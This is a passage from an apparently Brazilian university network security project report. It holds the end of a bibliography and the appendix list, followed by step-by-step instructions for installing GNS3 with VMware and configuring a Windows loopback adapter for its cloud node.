- [37] RFC-791. Internet Protocol Versão 4. Disponível em: <<https://datatracker.ietf.org/doc/rfc791/>>. Acesso em: 10/01/2023.



- [37] RFC-791. Internet Protocol Version 4. Disponível em: <<https://datatracker.ietf.org/doc/rfc791/>>. Acesso em: 10/01/2023.
- [38] RFC-8200. Internet Protocol Versão 6. Disponível em: <<https://datatracker.ietf.org/doc/rfc8200/>>. Acesso em: 10/01/2023.
- [39] RFC-5771. IANA Guidelines for IPv4 Multicast Address Assignments. Disponível em: <<https://datatracker.ietf.org/doc/rfc5771/>>. Acesso em: 10/01/2023.
- [40] RFC-4632. Classless Inter-domain Routing (CIDR). Disponível em: <<https://datatracker.ietf.org/doc/rfc4632/>>. Acesso em: 10/01/2023.
- [41] RFC-1878.VLSM - Variable Length Subnet Table For IPv4. Disponível em: <<https://datatracker.ietf.org/doc/rfc1878/>>. Acesso em: 10/01/2023.
- [42] Sargasso Networks. Visual Subnet Calculator. Disponível em: <<https://www.davidc.net/sites/default/subnets/subnets.html>>. Acesso em: 10/01/2023.
- [43] Sirini Sayadi, TAREK Abbes e, ADEL Bouhoula. Detection of Covert Channels Over ICMP Protocol. Disponível em: <<https://github.com/thiagomelostuckert/redes-unb-ping/tree/main/artigos>>. Acesso em: 12/01/2023.
- [44] RFC-792. ICMP - Internet Control Message Protocol. Disponível em: <<https://datatracker.ietf.org/doc/rfc792/>>. Acesso em: 12/01/2023.
- [45] RFC-4443. ICMPv6 - Internet Control Message Protocol . Disponível em: <<https://datatracker.ietf.org/doc/rfc4443/>>. Acesso em: 12/01/2023.
- [46] IANA. Internet Control Message Protocol (ICMP) Parameters. Disponível em: <<https://www.iana.org/assignments/icmp-parameters/icmp-parameters.xhtml>>. Acesso em: 12/01/2023.
- [47] SLATTERY, Terry. The History of Ping. Disponível em: <<https://netcraftsmen.com/the-history-of-ping/>>. Acesso em: 12/01/2023.
- [48] Nze, Georges Daniel Amvame. Projeto 4. Gerência Segurança de Redes. Aula 04 regular ministrada dia 23/12/22 (videoaula ao vivo).
- [49] SANTOS, Mauro Tapajós; TAROUCO, Laine; BERTHOLDO, Leandro; LIMA, Francisco Marcelo Marques e VASCONCELLOS, Vanner. Gerência de Redes de Computadores. 2.ed. Rio de Janeiro: RNP/ESR, 2015. Disponível em: <<https://pt.scribd.com/doc/268507792/Gerencia-de-Redes-de-Computadores>>. Acesso em: 13/01/2023.
- [50] RFC-1157. SNMP - Simple Network Management Protocol. Disponível em: <<https://datatracker.ietf.org/doc/rfc1157/>>. Acesso em: 14/01/2023.
- [51] RFC-3416. SNMPv2 - Version 2 of the Protocol Operations for the Simple Network Management Protocol. Disponível em: <<https://datatracker.ietf.org/doc/rfc3416/>>. Acesso em: 14/01/2023.
- [52] RFC-3410. SNMPv3 - Introduction and Applicability Statements for Internet-Standard Management Framework. Disponível em: <<https://datatracker.ietf.org/doc/rfc3410/>>. Acesso em: 14/01/2023.
- [53] RFC-3584. SNMPv3 - Coexistence between Version 1, Version 2, and Version 3 of the Internet-standard Network Management Framework. Disponível em: <<https://datatracker.ietf.org/doc/rfc3584/>>. Acesso em: 14/01/2023.
- [54] Jeremy's IT Lab. Free CCNA SNMP Day 40: CCNA 200-301 Complete Course. Disponível em: <<https://www.youtube.com/watch?v=HXu0lfj0oWU&list=PLxbwE86jKRgMpzuLBivzLM8s2Dk5IXBQ&index=77>>. Acesso em: 14/01/2023.
- [55] OID Repository. Object Identifier Repository. Disponível em: <<http://www.oid-info.com/>>. Acesso em: 14/01/2023.
- [56] RFC-3418. ICMPv6 - Internet Control Message Protocol . Disponível em: <<https://datatracker.ietf.org/doc/rfc3418/>>. Acesso em: 14/01/2023.
- [57] NET-SNMP. Simple Network Management Protocol (SNMP). Disponível em: <<http://www.net-snmp.org/>>. Acesso em: 14/01/2023.
- [58] Richard Stevens. TCP/IP Illustrated. Disponível em: <https://www.r-5.org/files/books/computers/internals/net/Richard_Stevens-TCP-IP_Illustrated-EN.pdf>. Acesso em: 14/01/2023.
- [58] RFC-2663. IP Network Address Translator (NAT) Terminology and Considerations. Disponível em: <<https://datatracker.ietf.org/doc/rfc2663/>>. Acesso em: 14/01/2023.
- [59] Richard Stevens. TCP/IP Illustrated. Disponível em: <https://www.r-5.org/files/books/computers/internals/net/Richard_Stevens-TCP-IP_Illustrated-EN.pdf>. Acesso em: 14/01/2023.
- [60] RFC-3022. Traditional IP Network Address Translator (Traditional NAT). Disponível em: <<https://www.rfc-editor.org/rfc/rfc3022>>. Acesso em: 14/01/2023.
- [61] RFC-1918. Address Allocation for Private Internets. Disponível em: <<https://datatracker.ietf.org/doc/rfc1918>>. Acesso em: 14/01/2023.
- [62] IANA (Internet Assigned Numbers Authority). Serviços e Números de Porta. Disponível em: <<https://www.iana.org/assignments/service-names-port-numbers/service-name-s-port-numbers.xhtml?search=ntp>>. Acesso em: 15/01/2023.
- [63] RFC-5905. Network Time Protocol Version 4: Protocol and Algorithms Specification. Disponível em: <<https://datatracker.ietf.org/doc/rfc5905>>. Acesso em: 15/01/2023.
- [64] Observatório Nacional. Áreas de Atuação: Tempo e Frequência. Disponível em: <<https://www.gov.br/observatorio/pt-br/assuntos/areas-de-atuacao/tempo-e-frequencia>>. Acesso em: 15/01/2023.
- [65] NTP.BR. Disponível em: <<https://ntp.br>>. Acesso em: 15/01/2023.
- [66] NIC.BR. Disponível em: <<https://nic.br>>. Acesso em: 15/01/2023.
- [67] RFC-1034. Domain Names - Concepts and Facilities. Disponível em: <<https://datatracker.ietf.org/doc/rfc1034>>. Acesso em: 15/01/2023.
- [68] RFC1035. Domain Names - Implementation and Specification. Disponível em: <<https://datatracker.ietf.org/doc/rfc1035>>. Acesso em: 15/01/2023.
- [69] GeeksForGeeks. Working of Domain Name System (DNS) Server. Disponível em: <<https://www.geeksforgeeks.org/working-of-domain-name-system-dns-server/>>. Acesso em: 15/01/2023.
- [70] RFC2131 - Dynamic Host Configuration Protocol. Disponível em: <<https://datatracker.ietf.org/doc/rfc2131>>. Acesso em: 15/01/2023.



- [71] Dora Process. Disponível em: <<https://in.indeed.com/career-advice/career-development/dora-process>>. Acesso em: 16/01/2023.
- [72] RFC-2616. Hypertext Transfer Protocol - HTTP/1.1. Disponível em: <<https://datatracker.ietf.org/doc/rfc2616>>. Acesso em: 16/01/2023.
- [73] RFC-9110. DNS Security (DNSSEC) Operational Practices, Version 2. Disponível em: <<https://datatracker.ietf.org/doc/rfc9110>>. Acesso em: 16/01/2023.
- [74] RFC-959. File Transfer Protocol (FTP). Disponível em: <<https://datatracker.ietf.org/doc/rfc959>>. Acesso em: 16/01/2023.
- [75] DORA Process. Disponível em: <<https://in.indeed.com/career-advice/career-development/dora-process>>. Acesso em: 16/01/2023.
- [76] SFTP (SSH File Transfer Protocol). Disponível em: <<https://www.ssh.com/academy/ssh/sftp-ssh-file-transfer-protocol>>. Acesso em: 16/01/2023.
- [77] SCP (Secure Copy Protocol). Disponível em: <<https://www.ssh.com/academy/ssh/scp>>. Acesso em: 16/01/2023.
- [78] Filezilla. Disponível em: <<https://filezilla-project.org>>. Acesso em: 16/01/2023.
- [79] O que é Autenticação LDAP? Disponível em: <<https://www.redhat.com/pt-br/topics/security/what-is-ldap-authentication>>. Acesso em: 16/01/2023.
- [80] LDAP. Disponível em: <<https://ldap.com>>. Acesso em: 16/01/2023.
- [81] RFC-4511. Lightweight Directory Access Protocol (LDAP): The Protocol. Disponível em: <<https://datatracker.ietf.org/doc/rfc4511>>. Acesso em: 16/01/2023.
- [82] DMZ Network. Disponível em: <<https://www.barracuda.com/support/glossary/dmz-network>>. Acesso em: 17/01/2023.
- [83] Data Centers. Disponível em: <<https://www.ibm.com/topics/data-centers>>. Acesso em: 17/01/2023.
- [84] Learn Wireshark. Disponível em: <<https://www.wireshark.org/#learnWS>>. Acesso em: 17/01/2023.
- [85] Tcpdump. Disponível em: <<https://www.tcpdump.org>>. Acesso em: 17/01/2023.
- [86] What is a Firewall? Disponível em: <<https://www.cisco.com/c/en/us/products/security/firewalls/what-is-a-firewall.html#~types-of-firewalls>>. Acesso em: 17/01/2023.
- [87] About pfSense. Disponível em: <<https://www.pfsense.org/about-pfsense>>. Acesso em: 17/01/2023.
- [88] Computer Security: Principles and Practice. Disponível em: <<https://books.google.com.br/books?id=AamSIJuLc34C>>. Acesso em: 17/01/2023.
- [89] About Netfilter. Disponível em: <<https://www.netfilter.org/about.html#history>>. Acesso em: 17/01/2023.
- [90] Firewall IPTables. Disponível em: <<https://www.guiafoca.org/guiaonline/seguranca/ch05.html#fw-iptables-historia>>. Acesso em: 17/01/2023.
- [91] IPTABLES 8. Disponível em: <<https://manpages.debian.org/unstable/iptables/iptables.8.en.html>>. Acesso em: 17/01/2023.
- [92] Apache Foundation. Apache HTTP Server. Disponível em: <<https://httpd.apache.org>>. Acesso em: 17/01/2023.
- [93] Zabbix. Sobre Zabbix. Disponível em: <https://www.zabbix.com/documentation/1.8/pt/manual/sobre/introducao_ao_zabbix>. Acesso em: 18/01/2023.
- [94] Elastic. O que é a stack ELK? Disponível em: <<https://www.elastic.co/what-is/elk-stack>>. Acesso em: 18/01/2023.
- [95] Offensive Security. Kali Linux. Disponível em: <<https://www.kali.org>>. Acesso em: 18/01/2023.
- [96] Rapid7. Metasploitable 2. Disponível em: <<https://docs.rapid7.com/metasploit/metasploitable-2>>. Acesso em: 18/01/2023.
- [97] Rapid7. Começando com o Metasploit. Disponível em: <<https://www.metasploit.com/get-started>>. Acesso em: 18/01/2023.
- [98] Offensive Security. Ferramentas Metasploit. Disponível em: <<https://www.kali.org/tools/metasploit-framework>>. Acesso em: 18/01/2023.
- [99] SecurityWeek. Vulnerabilidade no Sun Java System Access Manager Permite Acesso Não Autorizado. Disponível em: <<https://www.securityweek.com/vulnerability-sun-java-system-access-manage-r-allows-unauthorized-access>>. Acesso em: 18/01/2023.
- [100] Kali Linux. Disponível em: <<https://www.kali.org/get-kali/#kali-installer-images>>. Acesso em: 15/02/2023.
- [101] Extreme Networks. Disponível em: <<https://www.extremenetworks.com/support/documentation>>. Acesso em: 15/02/2023.
- [102] GNS3. Disponível em: <<https://gns3.com/marketplace/appliances/exos-vm>>. Acesso em: 15/02/2023.
- [103] Netgate. Disponível em: <<https://docs.netgate.com/pfsense/en/latest/firewall/rule-methodology.html>>,
- [104] Netgate. Disponível em: <<https://docs.netgate.com/pfsense/en/latest/firewall/floating-rules.html>>. Acesso em: 15/02/2023.
- [105] Netgate. Disponível em: <<https://docs.netgate.com/pfsense/en/latest/firewall/index.html#aliases>>. Acesso em: 15/02/2023.
- [106] Netgate. Disponível em: <<https://docs.netgate.com/pfsense/en/latest/recipes/remote-firewall-administration.html>>. Acesso em: 15/02/2023.
- [107] Palo Alto Networks. Disponível em: <<https://www.paloaltonetworks.com>>. Acesso em: 15/02/2023.
- [108] Petri, N. Esteganografia: Criptografia ou Ocultação de Informação. Disponível em: <http://www.mlaureano.org/aulas_material/orientacoes2/ist_2004_petri_esteganografia.pdf>. Acesso em: 20/02/2023.



- [109] Introdução a Esteganografia. Disponível em: <[\[110\] Oliveira, R. ExPing. Disponível em: <<https://github.com/renatoalmeidaoliveira/ExPing>>. Acesso em: 20/02/2023.

\[111\] Scapy. Disponível em: <<https://scapy.net/>>. Acesso em: 20/02/2023.

\[112\] Teste de Invasão de Aplicações Web. Disponível em: <<https://pt.scribd.com/doc/73586437/Teste-de-Invasao-de-Aplicacoes-Web#>>>. Acesso em: 20/02/2023.

\[113\] Aurelio, A. Dialog. Disponível em: <<https://aurelio.net/shell/dialog/>>. Acesso em: 20/02/2023.

\[114\] Burp Suite. Disponível em: <<https://portswigger.net/burp/communitydownload>>. Acesso em: 20/02/2023.

\[115\] OWASP TOP 10 Training Panel. Disponível em: <<https://github.com/romanzaikin/Owasp-TOP-10-Training-Panel>>. Acesso em: 22/02/2023.

\[116\] W3Schools. Onhashchange. Disponível em: <\[https://www.w3schools.com/tags/att_onhashchange.asp\]\(https://www.w3schools.com/tags/att_onhashchange.asp\)>. Acesso em: 22/02/2023.

\[117\] Slowhttptest. Disponível em: <<https://github.com/shekyan/slowhttptest>>. Acesso em: 22/02/2023.

\[118\] Kali Linux Tools. John. Disponível em: <<https://www.kali.org/tools/john/>>. Acesso em: 22/02/2023.

\[119\] Kali Linux Tools. Hydra. Disponível em: <<https://www.kali.org/tools/hydra/>>. Acesso em: 22/02/2023.

\[120\] Metasploit. Metasploitable 2 Exploitability Guide. Disponível em: <<https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide>>. Acesso em: 22/02/2023.

\[121\] Metasploit. Metasploitable Linux 2.0.0. Disponível em: <<http://downloads.metasploit.com/data/metasploitable/metasploitable-linux-2.0.0.zip>>. Acesso em: 22/02/2023.

\[122\] OpenAI. Chat. Disponível em: <<https://chat.openai.com/chat>>. Acesso em: 22/02/2023.

\[123\] CVE. CVE-2011-2523. Disponível em: <<https://www.cve.org/CVERecord?id=CVE-2011-2523>>. Acesso em: 22/02/2023.

\[124\] Lockheed Martin. Cyber Kill Chain. Disponível em: <<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>>. Acesso em: 22/02/2023.

\[125\] ISO. ISO/IEC 27001 Information Security. Disponível em: <<https://www.iso.org/isoiec-27001-information-security.html>>. Acesso em: 22/02/2023.

\[126\] NIST. Disponível em: <<https://www.nist.gov/>>. Acesso em: 22/02/2023.

\[127\] CISEcurity. Disponível em: <<https://www.cisecurity.org/>>. Acesso em: 22/02/2023.

\[128\] Mitre. ATT&CK. Disponível em: <<https://attack.mitre.org/>>. Acesso em: 22/02/2023.

\[129\] OSINT Framework. Disponível em: <<https://osintframework.com/>>. Acesso em: 22/02/2023.](https://www.gta.ufrj.br/grad/09_1/versao-final/stegano/introducao.html#:%~text=O%20termo%20esteganografia%20deriva%20do,escondem%20dados%20dentro%20de%20arquivos.>)



8. RELAÇÕES DE APÊNDICES

Apêndice I - Instalação e Configuração Inicial da Plataforma GNS3.

Apêndice II - Instalação e Configuração dos Roteadores VyOS

Apêndice III- Instalação e Configuração Inicial do Firewall pfSense

Apêndice IV - Instalação e Configuração do Switch EXOS VM

Apêndice V - Instalação e Configuração do Servidor Modelo Ubuntu Server 22.04 LTS

Apêndice VI - Instalação e Configuração da Solução com Dialog Para Gerenciamento das Máquinas Virtuais Ubuntu

Apêndice VII - Instalação e Configuração da Solução Ping com Dialog

Apêndice VIII - Instalação e Configuração do Servidor Web, FTP/SFTP e Fleet Server

Apêndice IX - Instalação e Configuração Inicial do Servidor Zabbix

Apêndice X - Instalação da Elastic Stack

Apêndice XI - Detalhamento da Topologia do Projeto Final



Apêndice I - Instalação e Configuração Inicial da Plataforma GNS3.

Para utilização da plataforma GNS3 uma das opções de instalação disponível em [2] deve ser selecionada. A seguir, serão descritos os passos necessários para a instalação da interface gráfica e da máquina virtual em uma estação de trabalho com o sistema operacional *Windows* [7].


Passo 1: Selecionar uma versão dentre as disponíveis em [8]. Nesse projeto, a versão da plataforma GNS3 escolhida foi a 2.2.37.

Passo 2: Realizar do *download* e proceder com a instalação do *VMware Workstation Player*, versão 16.1.2 ou superior, disponível em [9]. (recomendação oficial)



Baixe o arquivo da máquina virtual da plataforma GNS3: *GNS3.VM.VMware.Workstation.2.2.37.zip*, disponível em [8]. Concluído o download, proceda com a descompactação do arquivo da nova máquina virtual *GNS3 VM.ova*.

Importe a nova máquina virtual dentro do VMware Workstation, clicando na opção *Open a Virtual Machine*.



Após a máquina virtual GNS3 VM ser importada, selecione a opção *Edit virtual machine settings* para verificar as configurações iniciais e ajustá-las.




As seguintes opções de configuração de *hardware* estarão disponíveis:

Virtual Machine Settings	
Hardware	Options
Device	Summary
Memory	10 GB
Processors	4
Hard Disk (SCSI)	19.5 GB
Hard Disk 2 (SCSI)	488.3 GB
CD/DVD (IDE)	Using unknown backend
Network Adapter	Host-only
Network Adapter 2	NAT
Display	Auto detect

Certifique-se de ajustar a quantidade de memória e processadores dedicados à VM, conforme a necessidade do projeto e disponibilidade de recursos da estação de trabalho.

Finalizando o Passo 2, execute a VM, clicando a opção: *Play virtual machine*. A figura a seguir demonstra a tela inicial do *GNS3 VM*.






Passo 3: Baixar o arquivo *GNS3-2.2.37-all-in-one.exe* [8], correspondente à interface gráfica do GNS3, e proceder à instalação conforme [7].

Após instalada, execute a interface gráfica e conecte-a à máquina virtual. Para realizar esta ação siga o caminho: *Edit → Preferences → GNS3 VM*.

Certifique-se de:


i: selecionar a opção *Enable the GNS3 VM*; e

ii: selecionar a opção *VMware Workstation / Player (recommended)* no campo *Virtualization engine*. A imagem a seguir apresenta as configurações recomendadas:




Clique em *apply* para salvar as novas configurações e a máquina virtual será iniciada automaticamente pelo *VMware Workstation*.


A interface gráfica, em sua tela inicial, deverá apresentar no campo *Servers Summary* dois ícones verdes, indicando que tanto a estação de trabalho, quanto a máquina virtual estão em pleno funcionamento.



Passo 4 (opcional): Criar um projeto em branco e iniciar a topologia conforme a imagem a seguir:



Obs.: selecione o servidor *GNS3 VM* tanto para nuvem *NAT1*, quanto para o *Virtual PC Simulator - VPCS*.



Abra o terminal de configuração do *VPCS*, clicando com botão direito do *mouse* sobre ele e selecionando as opções **Start** e **Console** sequencialmente. Um terminal *Putty* deverá abrir automaticamente.

Execute os comandos listados na figura abaixo, para realizar o teste de conectividade com a rede mundial de computadores.

```
PC1> ip dhcp
DORA IP 192.168.122.205/24 GW 192.168.122.1
PC1> show ip
NAME      : PC1[1]
IP/MASK   : 192.168.122.205/24
GATEWAY   : 192.168.122.1
DNS       : 192.168.122.1
DHCP SERVER : 192.168.122.1
DHCP LEASE  : 3595, 3600/1800/3150
MAC       : 00:50:79:66:68:00
LPORT     : 20002
RHOST:PORT : 127.0.0.1:20003
MTU      : 1500
PC1> ping 8.8.8.8
84 bytes from 8.8.8.8 icmp_seq=1 ttl=127 time=45.811 ms
84 bytes from 8.8.8.8 icmp_seq=2 ttl=127 time=37.269 ms
84 bytes from 8.8.8.8 icmp_seq=3 ttl=127 time=35.217 ms
84 bytes from 8.8.8.8 icmp_seq=4 ttl=127 time=55.415 ms
84 bytes from 8.8.8.8 icmp_seq=5 ttl=127 time=175.615 ms
PC1> save
Saving startup configuration to startup.vpc
. done
PC1>
```



Passo 5 (opcional): Configuração da Cloud no GNS3

A opção Cloud permite acesso à internet, do mesmo modo como ocorre com a opção NAT; e, também, permite acesso de fora para dentro do projeto GNS3. As etapas a seguir demonstram como configurar a Cloud no GNS3 instalado dentro do Windows 10 (W10 Pro versão 21H2).



Abra o terminal com permissões de administrador e execute o comando **hdwwiz.exe**

Administrador: Prompt de Comando


```
Microsoft Windows [versão 10.0.19044.2486]
(c) Microsoft Corporation. Todos os direitos reservados.

C:\Windows\system32>hdwwiz.exe
```

Siga as instruções para adicionar uma nova interface de rede em modo *loopback*, conforme imagens a seguir (figuras adaptadas):




Selecione a opção “**Microsoft**” e o drive “**Microsoft KM-TEST Loopback Adapter**” para instalação.



Nas janelas seguintes, selecione a opção **avançar** e **concluir**. Após isso, uma nova interface de rede de *loopback* será adicionada. Para visualizar a nova interface, dentro do Windows 10, siga até a opção de exibição de conexões de rede do Windows:


W10 ⇒ **Painel de Controle** ⇒ **Rede e Internet** ⇒ **Conexões de Redes**.

Duas ou mais interfaces deverão estar disponíveis para configuração. A interface em destaque vermelho é a nova interface de *loopback* adicionada; que poderá, opcionalmente, ser renomeada para: **Gns3Loopback**. Após essa etapa, será necessário reiniciar o Sistema Operacional.






A **segunda etapa** é a de compartilhamento da conexão de internet, entre interface principal ligada à rede e a interface de *loopback* adicionada. Para isso, clique com o botão direito do mouse, sobre a interface principal, e entre na opção Propriedades.




Dentro das propriedades da interface Ethernet, clique na aba “Compartilhamento”, e selecione a interface **Gns3Loopback** (Ethernet 2) para o compartilhamento. Depois, clique no botão “OK”.




A **terceira etapa** consiste na configuração da Máquina Virtual do GNS3 (GNS3VM).


Abra o VMware Workstation e selecione a opção “Edit virtual machine settings” da GNS3VM.



